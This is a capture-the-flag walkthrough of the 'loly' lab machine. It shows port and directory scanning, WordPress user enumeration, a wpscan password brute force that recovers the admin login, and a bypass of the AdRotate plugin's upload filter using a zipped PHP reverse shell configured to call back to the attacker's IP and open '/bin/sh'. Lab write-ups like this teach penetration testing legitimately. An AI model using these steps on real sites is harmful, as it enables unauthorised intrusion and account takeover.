Target Information

Date	01/06/2021
Name	loly
Difficulty	Intermediate
Location	Offensive Security Proving Grounds
Author	Cyberheisen

Obligatory Disclaimer

The tools and techniques described in this material are meant for educational purposes. Their use on targets without obtaining prior consent is illegal and it is your responsibility to understand and follow any applicable local, state, and federal laws. Any liability because of your actions is yours alone.

Any views and opinions expressed in this document are my own.

Walkthrough


Starting with an Nmap quick scan results from AutoRecon

```
# Nmap 7.91 scan initiated Wed Jan  6 08:37:02 2021 as: nmap -vv --reason -Pn
192.168.196.121
Nmap scan report for 192.168.196.121
Host is up, received user-set (0.056s latency).
Scanned at 2021-01-06 08:37:03 CST for 9s
Not shown: 999 closed ports
Reason: 999 conn-refused
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack nginx 1.10.3 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nm
# Nmap done at Wed Jan  6 08:37:12 2021 -- 1 IP address (1 host up) scanned in
```

Anything good on gobuster?

```
/wordpress (Status: 301) [Size: 194]
```

If we go to /wordpress, we find a WordPress site, but the links don't work as it points to a domain name loly.lc, rather than the ip address.




We can easily fix that by entering a static hostname entry in our hosts file. We make a copy of our original host first, make the change, and then put the updated hosts file back in /etc

```
kali@nimbus:~/pg/Loly$ cp hosts hosts.orig
kali@nimbus:~/pg/Loly$ nano hosts
kali@nimbus:~/pg/Loly$ sudo cp hosts /etc/hosts
[sudo] password for kali:
kali@nimbus:~/pg/Loly$
```

```
kali@nimbus:~/pg/Loly/results/192.168.196.121/exploit$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       nimbus
192.168.196.121 loly.lc

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now we have a working website.



First thing we do is head over to /wp-admin and try logging in with the default WordPress credentials. It fails, but hey… we tried!

The WordPress site looks default. We can run wpscan to look for any vulnerabilities or configuration issues we can leverage.

```
kali@nimbus:~/pg/Loly/results/192.168.196.121/scans$ wpscan --url http://loly.l
c/wordpress
_______________________________________________________________
         \\      _____  ____
          \\ \  ^  / /| |__) | (___  ___  __ _ _ _ __ ®
           \ \/ \/ / | |___/ \___ \ / _ \/ _` | '_ \
            \  ^  /  |  ____) | (__| (_| | | | |
             \/ \/   |_|     |____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.12
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://loly.lc/wordpress/ [192.168.196.121]
[+] Started: Wed Jan  6 12:32:45 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx/1.10.3 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://loly.lc/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_
scanner
```

Wpscan tells us we're looking at WordPress 5.5 with 8 known vulnerabilities. Let's see if we can use any of those.

```
[+] WordPress version 5.5 identified (Insecure, released on 2020-08-11).
 | Found By: Rss Generator (Passive Detection)
 |  - http://loly.lc/wordpress/?feed=comments-rss2, <generator>https://wordpres
s.org/?v=5.5</generator>
 | Confirmed By: Emoji Settings (Passive Detection)
 |  - http://loly.lc/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.
js?ver=5.5'
 |
 | [!] 8 vulnerabilities identified:
 |
 | [!] Title: WordPress < 5.5.2 - Hardening Deserialization Requests
 |     Fixed in: 5.5.2
 |     References:
 |      - https://wpscan.com/vulnerability/f2bd06cf-f4e9-4077-90b0-fba80c3d0969
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-28032
```

CVE-2020-28037 was the best looking vulnerability for us, but after researching it a bit, it didn't seem feasible.

Next step, let's try to enumerate users. We do this with the --enumerate u argument.

```
kali@nimbus:~/pg/Loly/results/192.168.196.121/scans$ wpscan --url http://loly.l
c/wordpress --enumerate u
_______________________________________________________________
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.12
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://loly.lc/wordpress/ [192.168.196.121]
[+] Started: Wed Jan  6 13:02:12 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx/1.10.3 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

We found a user: loly!

```
[+] loly
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] A WordPress Commenter
 | Found By: Rss Generator (Passive Detection)
```


Now lets run a password brute force attack against Wordpress.

```
kali@nimbus:~/pg/Loly/results/192.168.196.121/scans$ wpscan --url http://loly.lc/wordpress
lists/rockyou.txt
_____________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   __  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / _`|/ _` | '_ \
            \  /\  /  | |     ____) | (_| | (_| | | | |
             \/  \/   |_|    |_____/ \__,_|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                          Version 3.8.12
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____________________________________________________________

[+] URL: http://loly.lc/wordpress/ [192.168.196.121]
[+] Started: Wed Jan  6 13:11:46 2021
```

We found a valid password: fernando


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - loly / fernando
Trying loly / corazon Time: 00:00:04 <                                  > (175 / 143

[!] Valid Combinations Found:
 | Username: loly, Password: fernando
```

Now we try to login to the admin dashboard using these creds… And we're in!




So we know that the version of WordPress we're running has vulnerabilities, but nothing we can really use to do an RCE. Let's look at the plugins and see if any are vulnerable.

We have three plugins. I believe Hello dolly and Akismet Anti-Spam are included with WordPress, so let's research AdRotate and see if there's anything there.



Looking through the AdRotate settings, I find an upload file function that may be helpful.



It won't accept php, but it will accept zip, and the zip files are automatically extracted. Let's see if we can upload a php shell.


We're going to try the php-reverse-shell.php file, located in /usr/share/webshells/php folder in the kali distribution.
We update the php-reverse-shell.php code with our IP address.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.49.196';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```


And we zip and upload.
`Zip shell.zip php-reverse-shell.php`

Let's get a listener going and try to grab the shell.

